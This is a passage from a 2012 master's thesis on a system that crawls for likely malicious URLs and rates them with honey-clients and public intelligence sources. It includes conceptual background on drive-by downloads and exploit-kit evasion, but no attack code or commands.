URL Crawling & classification system

Emil Lindgjerdet Vaagland

Master of Science in Communication Technology
Submission date: June 2012
Supervisor: Svein Johan Knapskog, ITEM

Norwegian University of Science and Technology
Department of Telematics

Problem Description

Name of student: Emil Vaagland

Malware is commonly hosted on hacked websites or temporary malicious servers. The two-fold goal of this project is to:

1. Create a system to harvest potentially malicious URLs by crawling the web.
2. Create a system to give each URL a reputation-score and classify it as malicious or not without blacklisting clean sites.

Assignment given: 16.01.2012
Supervisor: Svein Johan Knapskog (ITEM, NTNU)
Co-supervisors: Felix Leder (Norman ASA), Trygve Brox (Norman ASA)

URL CRAWLING AND CLASSIFICATION SYSTEM

Emil Vaagland

June 2012

Abstract

Today, malware is often found on legitimate web sites that have been hacked. The aim of this thesis was to create a system to crawl potential malicious web sites and rate them as malicious or not. Through research into current malware trends and mechanisms to detect malware on the web, we analyzed and discussed the problem space, before we began designing the system architecture. After we had implemented our suggested architecture, we ran the system through tests. These test shed some light on the challenges we had discussed. We found that our hybrid honey-client approach was of benefit to detect malicious sites, as some malicious sites were only found when both honey-clients cooperated. In addition, we got insight into how a LIHC can be useful as a queue pre-processor tool for a HIHC. On top of that, we learned the consequence of operating a system like this without a well built proxy server network: false-negatives.

Norwegian Abstract

I dag er det vanlig å finne ondsinnet programvare på hackede nettsider. Målet med denne masteroppgaven var å lage et system for å finne og analysere potensielle nettsider med ondsinnet programvare på, og klassifisere dem som ondsinnet eller ikke. Gjennom undersøkelser inn i aktuelle ondsinnede trusler på nettsider og metoder for å detektere disse, analyserte vi og diskuterte problemene, før vi foreslo en systemarkitektur. Etter vi hadde implementert systemet, kjørte vi systemet gjennom tester. Disse testene kastet lys på noen av problemene vi hadde diskutert. Vi fant ut at vår konfigurasjon med to forskjellige «honey-clients» nyttig for å detektere ondsinnede nettsider, siden noen ondsinnede nettsider kun ble funnet da disse utvekslet data. I tillegg til det, fikk vi innsikt i hvordan en såkalt «low-interaction honey-client» kan være brukbar for å pre-prosessere analysekøen til en såkalt «high-interaction honey-client». Videre, lærte vi om konsekvensen av å kjøre et slikt system uten støtte for såkalte «proxy servers», nemlig feilaktige negative resultater på «honey-client» analyser.

Preface

This report describes the work I have carried out as a part of my master's thesis in Information Security in the 10th semester of the Master's Program in Communication Technology at the Norwegian University of Science and Technology.

I would like to thank my supervisor Svein Johan Knapskog for input and good feedback during the whole period. I would also like to thanks my co-supervisors Felix Leder and Trygve Brox at Norman ASA for feedback, technical assistance and access to Norman's system MAG2.

Acronyms

AS	Autonomous System
BEP	Browser Exploit Packs
DOM	Document Object Model
HIHC	High-Interaction Honey-Client
IDS	Intrusion Detection System
LIHC	Low-Interaction Honey-Client
MAEC	Malware Attribute Enumeration and Characterization
MAG2	Malware Analyzer G2
MSIE	Microsoft Internet Explorer
OSINT	Open Source Intelligence
SEP	Search Engine Poisoning
TDS	Traffic Direction System
TLD	Top Level Domain
URL	Uniform Resource Locator

Contents

List of Tables

List of Figures

Chapter 1

Introduction

1.1 Motivation

Today most computers get infected with malware when they are used to browse legitimate web sites. Cyber criminals have a big attack surface, if we consider the complexity of today's web browsers which has support for JavaScript, and third-party plug-ins like Adobe Flash, Adobe PDF Reader and Java. As a result, new security vulnerabilities are reported every week, and probably even more are found and exploited in the wild before they are detected and reported. Therefore, in order to protect users browsing the web from getting exploited and infected by malware, we need a system that should be able to detect both known and unknown exploits on web sites.

At present, malware on the web is complex and easy to deploy. It is possible to rent so-called browser exploit packs on internet boards, which are packs created by professional malware vendors. These kits have many features, such as serving exploits based on what type client is visiting, and they even mechanisms to avoid detection by anti-virus vendors and detection mechanisms. As a consequence, crawling the web with an old fashioned crawler and running the crawled web sites through an anti-virus scan will not necessary detect malware. Instead of crawling the web blindly, we will need a smarter way to gather URLs that are likely to be malicious and find ways to reliably detect and manage malicious URLs.

Security researchers have developed methods for detecting malicious web sites based on the concept of honey-clients. Honey-clients are divided into high-interaction and low-interaction honey-clients, where the low-interaction variant is based on emulated clients, whereas the high-interaction client is based on real clients usually in a virtualized machine. Both variants have pros and cons which suits different needs.

By developing a system that can retrieve URLs from any customized source, and analyze these URLs with analysis modules such as honey-clients, we can effectively detect malicious web sites. This thesis will focus on building the foundation of such a system.

1.2 Scope and objectives

In order to achieve the two-fold goal of this thesis we are going to create and implement an architecture for a modular system to manage and analyze URLs.

The first objective for this thesis, is to create an API that can retrieve URLs from different sources and add these URLs to the analysis queue for the system, and it should be possible process this queue with different kinds of analysis modules. With this queue, it should be possible to add support for new analysis modules.

The second objective will be to implement support for different analysis modules. Analysis modules are modules such as honey-clients that analyses web sites, and modules that gather other intelligence about an URL like whois information, DNS information and other publicly available information that could be useful in a reputation system.

The third objective will be to use the data from the analysis modules to say something about the maliciousness of the URL, with emphasis on avoiding false-positives.

1.3 Related work

There exist several projects with similar goals as this one. Provos et al. provided a detailed study of pervasiveness of drive-by downloads in [5], and in [3] they presented prevalence of malware on the web based on Google's web page repository and their architecture for detecting malicious web pages was described in both papers. The most similar project is the HoneySpider Network[1], which has been in active development since 2007 with over 20 people involved over the years. Their goal is to develop a system to process bulk volume of URLs to detect and identify malicious URLs. In addition, the HSN project has released their own adaption of the high-interaction honey-client Capture-HPC called Capture-HPC NG[2].

1.4 Limitations

By considering the six month timeframe of this project, and looking into other similar projects like the HSN-project, it is obvious that time is limiting this project. This will limit the time we have to design and implement the system. Therefore, the focus of this thesis will be on creating the foundation elements of a system to analyze and manage malicious URLs, by implementing support for already existing URL analysis software like honey-clients.

1.5 Method

To achieve the goals of this project we are going to use the following method:

- Review the state-of-art in this field and do research about malware and similar and existing systems to form the basis of this system.
- Design the system architecture for the system
- Implement the system architecture
- Evaluate the system.

[1]The HoneySpider Network project is a joint venture between NASK/CERT Polska, GOV-CERT.NL, and SURFnet http://www.honeyspider.net

[2]Capture-HPC NG can be found here: http://pl.honeynet.org/HoneySpiderNetworkCapture/

Chapter 2

Background

In this chapter we go through the necessary background information needed to fully understand the work done in this thesis. First we introduce concepts related to client-side security in section 2.1, then we go through current methods used for detecting client-side attacks, including similar existing systems in section 2.2 and section 2.3 respectively. Then lastly we go through public information that can be used to gather intelligence about an URL in section 2.4, and we look at potential sources for malicious URLs in section 2.5

2.1 Client-Side Security

Today most applications are deployed on the web, and the users access these web applications with their clients, which usually are a modern web browser with support for third-party plug-ins. Today's browsers such as Microsoft Internet Explorer (MSIE), Google Chrome, Apple Safari and Mozilla Firefox all support complex client-side operations through JavaScript, and rendering of a wide variety of content through included libraries. These browsers also have support for plugins such as Adobe Flash, Java, and Adobe PDF Reader which are maintained by third-parties. As the complexity of web browsers and their third-party plugins increases, the attack surface for exploit writers increases as well. Just the code base of Google Chrome consists alone of 7500k lines of code[1]. In addition to increased complexity in dynamical web applications, developers strive to develop secure applications, leaving web applications vulnerable to dangerous SQL injection attacks[2]. These kinds of attacks has been seen carried out on a mass scale by automated systems that query Google for vulnerable web applications, then it subsequently exploit the SQL injection vulnerability automatically injecting links to malicious iFrames triggering drive-by downloads[6].

Given these facts, it is easy to see why cybercriminals have shifted their focus from network attacks to attacking the users through the browser. It is easier, and it is currently where the users are most vulnerable to attacks. The cybercriminals also follows current trends and tries to target popular web sites[7]. In fact, Websense inc. reported that 79.9% of every web site infected with some malicious code was on a legitimate compromised site[8].

In the following sub sections we are going to present the malicious trends we are going to focus on.

2.1.1 Clients

The most common web browsers on the web today are Chrome, MSIE, Firefox, Safari, and Opera, with Chrome just passing MSIE as the most popular browser, see figure 2.1 for a overview of the usage percentage. Seeing that Chrome is gaining market share very rapidly, it is likely that more exploit writers will try to focus on finding exploits for Chrome. This should be taken into consideration when choosing of software combination for a high-interaction honey-client configuration. However, it should be noted that most Browser Exploit Packs (see section 2.1.3) ships with exploits that attacks the plugins used by browsers to make their attack vectors independent of browsers, as seen in the BlackHole Exploit Kit sales add in A.1. Instead of having specific exploits that target platform specific browsers, they target cross-platform technologies such as Java and Adobe Flash to hit a bigger part of the potential victims.

[1]http://www.ohloh.net/p/chrome/analyses/latest.

[2]SQL injection attacks are possible when SQL queries against database backends incorporates user-provided data which has not been properly sanitized by the developer. Leaving the SQL query open for manipulation by attackers, resulting in that attackers could send custom SQL queries against the database.

As we can see in A.2.1, from a live instance of Black Hole the most successful exploit in this case is a Java exploit for all platforms[3].




Figure 2.1: Top 5 Browsers from W20 2011 to W20 2012, from[1]

2.1.2 Malicious sites

Before we can determine how we are going to detect malicious web sites, we need to define what we mean by malicious site. In this thesis, a malicious web site is a web site that serves malicious content to a visitor. However, there are several types of malicious content that can be served. In this thesis we will focus on content that exploit client-side vulnerabilities and execute malicious code to take control over the clients.

Clients can get infected by merely surfing legitimate web sites which has been compromised and injected with a malicious iframe. Usually, the malicious content that is served to the client is based on some kind of javascript code that targets a vulnerability in the browser or its plug-ins. These exploits are small and usually called malware loaders, since they are only designed to take control over the client,

[3]CVE-2011-3544, http://web.nvd.nist.gov/view/vuln/detail?vulnId=CVE-2011-3544

and after a successful exploitation, download and execute malware from a malware distribution site. This kind of attack is not noticeable by the target, and anyone that are vulnerable to the attack gets infected by merely visiting the seemingly legitimate site. Therefore, this kind of attack is called a Drive-by Downloads[9]. This kind of client-side attacks are on the rise[10]. See Figure 2.2 for a schematic overview of a example Drive-By Download attack.




Figure 2.2: Drive-By Download

1. Client visits an infected site.
2. Infected site sends normal response back to the user while it stealthy triggers a vulnerability in the client that downloads and runs the malware loader.
3. Malware loader downloads the full malware payload off a malware distribution site.
4. Malware distribution site sends the full malware payload the loader executes it on the victim.

This is just one of several models for Drive-by downloads. More complex patterns with more redirects exist, where the user gets redirected to an exploit host before the malware loader is executed.

2.1.3 Browser Exploit Packs

Browser Exploit Packs (BEP) – or malware kits – are bundles of ready to use attack tools that attack and exploit web browsers. These packs consists of prewritten malicious code designed to exploit vulnerabilities in different web browsers and plugins, along with different tools to customize, deploy, and automate widespread attacks[11]. These kits are created by professional malware vendors, and they enables criminals to easily launch malware attacks without having to write software from scratch. In fact, these professional malware vendors are so business oriented and they have commercialized their BEP's with different leasing business models and "try before you buy" options[12].

An example of a very prolific BEP is the BlackHole BEP. Among its wast features includes an administrative system with statistics widget showcasing infection statistics based on operating systems, browsers, countries, traffic sources. See A.2 for images of the advance administration interface. In addition to these features, BlackHole have extensive detection avoidance features including obfuscation of code and blacklisting host by IP[13], see (A.2.1) for a screenshot of this functionality. In a live BlackHole deployment found on the website cryptome.org[14] it could be seen in the javascript code that it effectively blocked IP addresses from for example Google and University of California Santa Barbara, which both are known to run systems for detecting malware on the web[4]. An additional common feature of BEPs is that they only serve the malicious exploit code to an IP only one time[3], they also employ HTTP referrer checks that makes sure that exploit code is only served to clients with the right referrer[15]. All these features are implemented to make it harder for security researchers to investigate attacks. In fact, there exists public available block lists of anti-virus vendors[5] which can easily be included. Furthermore, advanced Traffic Direction Systems (TDS) enables attackers to redirect users to different exploit pages depending on a range of different variables such as OS, web browser, plugins, geographical location, referrer. These TDSs can again filter out non wished traffic by not serving requests based on unwanted IP subnets or already seen IP's.

[4]Google Safe Browsing, Anubis and Wepawet
[5]Anti-virus tracker: http://avtracker.info/

Another recent advancement in detection avoidance for BEP's was recently found in Nuclear Pack Version 2.0[16], which only execute exploit code if mouse movement is detected by javascript. This will effectively render honey-clients which does not emulate mouse movement useless for detecting this exploit.

2.2 Honey-Clients

In this section we will go through some different honey-clients and look into their capabilities.

2.2.1 Introduction

A honeypot is a vulnerable server system set up to lure attackers into exploiting it, so that researchers can observe and analyze what is being done. Instead of passively waiting for attackers to exploit a honeypot, honey-clients actively visits malicious content in order to detect attacks. Honey-clients are systems that runs a client application against potentially malicious web site. Honey-clients are divided into low-interaction honey-clients (LIHC) and high-interaction honey-clients (HIHC), where the high-interaction variants simulates a real OS running real vulnerable client software, and the low-interaction variants are applications emulating the behavior of the client applications. There are both strengthd and weaknesses with both types. In general are LIHC fast and easy to manage and deploy, whereas the HIHC are slower and more difficult to manage and deploy. However, the HIHC are much more likely to detect new attacks and obtain malware samples, whereas the low-interaction honey-clients does not detect new attacks. In the following sub sections we will look into what kind of features different kinds of honey-clients have.

2.2.2 Low-Interaction Honey-Clients

Typical features of LIHC are that they are easy to install and configure, and they are contained in stand-alone applications. They also analyze URLs faster than their high interaction counterparts due to the fact that LIHC are based on emulated clients.

Because of this, they can visits URLs with different browser personalities from the same installation. In addition, these clients are much safer because real exploits for MSIE on Windows will not damage an emulated client on a Linux machine pretending to be MSIE on Windows. Furthermore, since these LIHC are light-weight they are easier to deploy in large scale. Still, the biggest drawback with these types of clients is that they are easy to detect because the fact that they are emulated and not based on real systems. Another drawback is that they can not detect 0-day attacks but only known attacks. Usually, detection mechanisms for LIHC are based on signatures from intrusion detection systems (IDS) like Snort[6] or anti-virus engines. Therefore, these types of clients can be used to detect known threats quickly. In the following sub sections we will present some of the current public LIHC.

2.2.2.1 PhoneyC and Thug

PhoneyC is a low interaction virtual honey-client written in python that emulates legitimate web browsers. The project started in 2009 and it understands useful HTML tags, script languages like javascript and visual basic with support for deobfuscation and dynamic analysis. In addition to that it also mimic ActiveX add-ons.

PhoneyC is no longer in active development, and Thug which is in active development is the major successor of PhoneyC. Thug does also have vulnerability modules, which are python-based modules, which can emulate browser plugins, ActiveX control and core browser functionalities. Thug has also many new features including an almost compliant Document Object Model (DOM) with W3C DOM Core[7], which makes it act very authentic as a real browser when visiting web pages, especially with JavaScript support based on the Google V8 Javascript engine with both static and dynamical analysis. Thug also got better logging capabilities featuring the Malware Attribute Enumeration and Characterization (MAEC)[8] logging format into both

[6]Snort is an open source network intrusion detection system.

[7]the W3C DOM core defines event and document model the web platform uses, http://www.w3.org/TR/2011/WD-domcore-20110531/

[8]MAEC is a standardized language for encoding and communicating high-fidelity information about malware based upon attributes such as behaviors, artifacts, and attack patterns. http://maec.mitre.org/

HPFeeds[9], MongoDB[10] and filesystem.

2.2.2.2 HoneyC

HoneyC is a LIHC that detect malicious web sites based on Snort signatures. The architecture of HoneyC is based on three components: the queue, the visitor, and the analysis engine. These three components are controlled by a core component. An interesting feature of the queue component is that it supports collecting URLs based on Yahoo! and Google search queries for specific key words. However, HoneyC have not been in active development since 2005, and features like collecting URLs from Google search queries are not longer working due to API changes[11]

2.2.3 High-Interaction Honey-Clients

High-interaction honey-clients uses another approach than their low-interaction counterparts. These clients are based on virtual machine setups with real versions of for instance Windows running web browsers against URLs. After a URL has been visited, these clients monitor the system for any unwanted changes like new registry keys or creation of files in suspicious folders. This gives these clients the ability to detect 0-day attacks, and it makes them more difficult to detect since they are based on real systems. For all that, these systems have weaknesses too. First off, each instance of the honey-client is limited to one browser version and the same version for all plugins. Operating a large scale high interaction honey-client network with several versions of Windows, browsers and plugins would require many virtual machines. Secondly, the analysis time for each URL is much longer that for they low interaction counterparts, due to the fact that the system has to visit each page, then monitor the system for changes for a while, then lastly revert the system back to a clean state for URL visited.

We will in the following section introduce some HIHCs.

[9]The hpfeeds project implements a lightweight authenticated publish/subscribe protocol for exchanging live datafeeds, http://hpfeeds.honeycloud.net/

[10]A document-oriented NoSQL database system, http://www.mongodb.org/

[11]The Google search API was officially deprecated as of November 1, 2010, https://developers.google.com/web-search/

2.2.3.1 Malware Analyzer G2

Malware Analyzer G2 (MAG2) is a product from security vendor Norman. In this system a user can submit samples which can either be executable files or URLs. For each sample submitted it is possible to set up tasks in their hybrid sandbox solution based on either the IntelliVM or the Norman SandBox. The Norman SandBox is a fully emulated system, while the IntelliVM is based on virtualization of real systems. After tasks have successfully been executed in one of these environments, it is possible to review task details and activity created by the process, including: networking, processes created, semaphore, mutex, registry changes. Based on these activities, it is possible to create filters that triggers when a task does any suspicious activity such as creating processes in suspicious locations or adds objects to autostart. It is also possible to create your own custom filters. MAG2 also saves screenshots for every screen image during the task execution. One drawback with this version of MAG2 is that we are limited to only executing Windows PE executables, and not other files like Java JAR executables.

2.2.3.2 Capture-HPC / Capture-HPC NG

Capture-HPC is a HIHC maintained by the Honeynet Project[12]. Capture-HPC is based on a distributed design with a client-server architecture, where the server component can control several client components running on their own separate virtual machine instances. For Capture-HPC the virtualization environment VMWare is required. When a Capture-HPC client is visiting a web page with a browser, every changes to the system is recorded, and not only those created by the web browser process. By processing this recorded information, it is possible to determine if the web site did any malicious activities or not based on exclusion lists. In addition to that, the honey-client supports dumping the network traffic, and saving all downloaded files back to the server[17].

Capture-HPC NG is an adapted version of the Capture-HPC honey-client created by the HoneySpider Network (HSN) to meet the HSN project's requirements. This

[12]https://projects.honeynet.org/capture-hpc

version works in the same way as Capture-HPC, however it also adds a whole range of new features to Capture-HPC with support for new virtualization environments like VirtualBox and KVM, extended logging, uploading URLs via file and socket and many bug fixes[18].

2.3 Similar systems

In this section we are going to present some systems with similar features and goals as our system have. There exists a wide range of services online that can check the maliciousness of URLs and different types of files. Examples of such systems are VirusTotal[13], which is an aggregate system basing its rating on 44 different antivirus services and community reviews, or Norton SafeWeb[14], which is based on their different analysis systems and community reviews. However, we are going to focus on a few other systems in this section, namely HoneySpider Network, Google SafeBrowsing, urlQuery, Anubis, and Wepawet.

2.3.1 HoneySpider Network

The HoneySpider Network (HSN) project[15] is a joint venture between NASK/CERT Polska[16], GOVCERT.NL[17] and SURFnet[18] that started in 2007. The goals of this project are to build a honey-client system capable of processing a bulk volume of URLs, and detect and identify the malicious URLs. The threat focus is on detecting Drive-by downloads, code obfuscation and malicious servers hosting malware. To reach their goals the HSN project have planned to create a system based on both low-interaction and high-interaction honey-clients, in addition to a proxy / IDS component scanning all the traffic before it reaches the honey-clients. See Figure 2.3 for an overview of their architecture.

[13]https://www.virustotal.com/
[14]http://safeweb.norton.com/
[15]http://www.honeyspider.net/
[16]http://www.nask.pl/ and http://www.cert.pl/
[17]http://www.govcert.nl/
[18]http://www.surfnet.nl/




Figure 2.3: HSN project Architecture. From[2]

2.3.2 Google Safe Browsing

Google already crawl the whole web and got a good index of candidate URLs that could be malicious. By applying something they call simple heuristics, they reduce the number of candidate URLs that are likely to be malicious significantly. After determining the potential malicious URLs, the URLs are visited with Google's Windows based high-interaction honey-clients to verify if the malicious candidate URLs are malicious. They also scan the HTTP responses using multiple anti-virus engines[5][3]. See figure 2.4 for an overview of their architecture.



Web Page Repository
MapReduce Heuristical URL Extraction
URL
Virtual Machine
Internet Explorer
Monitor Execution Analysis
Result
Malicious Page Repository

Figure 2.4: Google's architecture. From [3]

2.3.3 urlQuery.net

The urlQuery.net project was launched in 2011 and is a public service for detecting and analyzing web-based malware. urlQuery.net provides detailed information about the action the browser does when visiting a page such as HTTP transactions, Javascript actions. In addition to that, it deobfuscates all known exploit kits, and got support for signatures for quick detection of known exploits through their IDS.

2.3.4 International Secure Systems Lab

International Secure Systems Lab (iSeclab) is a union of five systems security research labs. They have a few systems that evaluates malicious binaries and URLs. The first of them, Anubis[19] is a web service for analyzing unknown Windows binaries and web sites visited with Internet Explorer, and it is the result of tree years of programming. The second one is Wepawet[20], which is a framework for analyzing web-based threats including web pages with malicious javascript, Flash and PDF files. The Wepawet team have done a lot of interesting work regarding filtering out crawled URLs that are not likely to be malicious in to recent papers [19][20]. Another system maintained by iSeclab is Exposure[21], which is a service that identifies domain names that are involved in malicious activity by performing large-scale passive DNS analysis. A service like this could be useful for weighting the URLs that are more likely to be malicious than others.

2.4 Open Source Intelligence

Open Source Intelligence (OSINT) is intelligence collection from public available sources. In our case, a lot of OSINT information can be valuable when rating URLs. We will in this section introduce OSINT information that is useful and can be used to rate URLs.

2.4.1 Search Engine Intelligence

Search engines are powerful tools, and they can give us a lot of good information about URLs. With Microsoft Bing we have the “ip” search operator[22] which lists out every site that is hosted by that IP address. For instance, if we find a large number of domains connected to an IP, the possibility that this is a shared hosting site is large. Therefore it may be valuable to collect all the new sites found, and run them through

[19]http://anubis.iseclab.org/
[20]http://wepawet.iseclab.org/
[21]http://exposure.iseclab.org/
[22]Bing IP search operator: http://msdn.microsoft.com/en-us/library/ff795671

our honey-clients. In addition to that, we have the "site" search operator[23] which returns all the webpages that belong to a specified site. This number can be used as an indication for how big the site is. For instance, if it returns several thousand sites, we can safely assume that this site has been in operation for a while, and also linked to from other indexed sites. By using the Google search operator "link:"[24] Google returns all the pages that link to a specific URL. By checking the reputation of these sites again, we can draw some conclusions about whether the site is good or bad, i.e. is it just linked to by suspicious sites or healthy sites? However, if a site has zero results with the "site:" operator, we can safely assume that the site is brand new, and not linked to by any other sites. Which can be seen on as suspicious, as it may imply that the domain is used as a fast flux domain for a malware distribution network.

Information from search engines is not enough to classify a URL as malicious or not. However, it can in combination with other information be used to assume the maliciousness of a URL. For instance, if we get zero results for a URL in a hidden iframe tag, the possibility of that iframe is loading a malicious site, and then we can call that URL for a good candidate URL for processing in a high interaction honey-client.

Additionally, the LinkFromDomain operator from Bing[25], can be used to find all sites that a site links to. There are several interesting traits of information that can be gathered from this. The first obvious thing will be to check all the domains linked to in our repository of already analyzed and classified sites to see if we have determined it to be malicious. If that is the case, it may be an indication that this site also may contain malicious code. Another possibility could be to do quick checks at external black lists like Google's Safe Browsing API[26] or VirusTotal to determine if the URLs linked to have had a history of maliciousness. Another solution could be to look at the types of domains linked to if there are any suspicious connections. For instance, if a norwegian web site links to a russian site in an hidden iframe, it is definitely

[23]Big Site search operator: http://msdn.microsoft.com/en-us/library/ff795613
[24]Google Search operators: http://www.googleguide.com/advancedoperators.html
[25]Bing LinkFromDomain Operator: http://www.bing.com/community/site_blogs/b/search/archive/2006/10/16/search-macros-linkfromdomain.aspx
[26]https://developers.google.com/safe-browsing/

something suspicious to investigate further. Alternatively, one could check the rating of the Autonomous System (AS) the domains are pointing too with BGP Ranking[27], or the internal reputation an AS has in MalURLMan or other external sources.

2.4.2 Whois information

Whois information can say something about when the domain first was registered, updated and when it expires, in addition to name servers. It is also often possible to get registrant information from a Whois query, but in recent years features like "whois protection" has become available for more privacy for registrants. For each Top Level Domain (TLD) you will need to query a specific whois server to get information. The data delivered in response to a Whois query is in text form and formatted in different ways depending on which Whois server you ask, which makes it harder to parse with scripts.

2.4.3 IP/DNS Information

Information about IP addresses include the AS it belongs to, Geolocation of the IP address, which domains are pointing to the IP, which domains have pointed to the IP previously. This is all useful information, which can be used to create statistics on where malicious sites usually are found, i.e., which AS's tend to have most malicious sites.

Some information about DNS can be useful in an analysis process too. For instance, information about creation date and expiration date can tell us something about the age of the domain, in addition to if it is likely to be a short-lived fast flux domain with a time to live less than 5 minutes, which is known technique used by malware delivery networks. Furthermore, information about specific domains such as free subdomain TLD's and cheap disposable domains which are known to contain a lot of suspicious content, could be used to qualify a domain as suspicious.

[27]https://github.com/Rafiot/bgp-ranking

2.5 URL Seed

For this thesis we are not going to crawl the web blindly, due to the fact that this is too computational expensive to check web sites in high interaction honey-clients. Our resources are not unlimited, and we are going to base our rating system on URL seeds from specific sources, rather than crawling and checking the whole web. An important aspect here is that we should strive to only import and check URLs that are likely to be malicious rather than benign, because we do not want to use our scarce resources on analyzing benign web sites when we could be detecting malicious ones. As a result, we are basing our URL seeds on sources that are more likely to contain malicious URLs. We will in the following subsections introduce different kind of sources that will likely generate URLs like that.

2.5.1 Trends and Search Engine Poisoning

Attackers are known to utilize trends and big events that are in the news, events that are likely to have a lot of people search for information. Examples can be creating fake news sites or news videos from huge natural catastrophes. In combination with search engine poisoning (SEP) campaigns, attackers tries to get their malicious web sites high up in the search results for popular and trending key words. As a result, setting up scripts that follow search engine trends for specific keywords, and grabbing URLs are a valuable source for possible malicious URLs. In fact, Blue Coat reported that SEP ranks at the definite number one web threat delivery method[4]. If we take a look at figure 2.5, we see that SEP outranks all the other vectors all together. This means that search engine results should be regarded as a valuable source for possible malicious URLs. Also, Google discovered that about 0.6% of the top million URLs that appeared most frequently in Google's search results led to malware[5].

2.5.2 Searching for various strings

Both TDS and BEP tends to have patterns in their URLs. Querying search engine for these known patterns as they are found may result in malicious URLs. However, the

